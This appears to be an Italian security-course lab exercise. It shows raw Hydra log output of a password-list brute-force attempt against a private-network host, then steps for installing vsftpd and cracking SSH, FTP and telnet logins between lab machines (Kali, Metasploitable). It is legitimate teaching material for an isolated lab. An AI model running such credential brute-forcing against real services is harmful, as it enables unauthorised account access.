[ATTEMPT] target 192.168.1.28 - login "info" - pass "dragon" - 1000012 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123123" - 1000013 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "baseball" - 1000014 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "abc123" - 1000015 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "football" - 1000016 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "monkey" - 1000017 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "letmein" - 1000018 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "696969" - 1000019 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "shadow" - 1000020 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "master" - 1000021 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "666666" - 1000022 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "qwertyuiop" - 1000023 of 8295473590914 [child 1] (0/0)
```

servizio fase 2 – suggerimento:

Per la seconda parte dell'esercizio, scegliete un servizio da configurare e poi provate a craccare l'autenticazione con Hydra.

Se optate per il servizio ftp, potete semplicemente installarlo con il seguente comando:

sudo apt install vsftpd

E poi avviare il servizio con

sudo service vsftpd start

Consegna:

1. Mi posiziono in NAT, utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`
2. Mi posiziono in rete interna, esercizio guidato su SSH da Kali a Kali
3. FTP da Kali a Kali
4. Bonus: telnet / ssh / ftp da Kali a Metasploitable (in rete interna) utente msfadmin password listadipassword (con msfadmin incluso)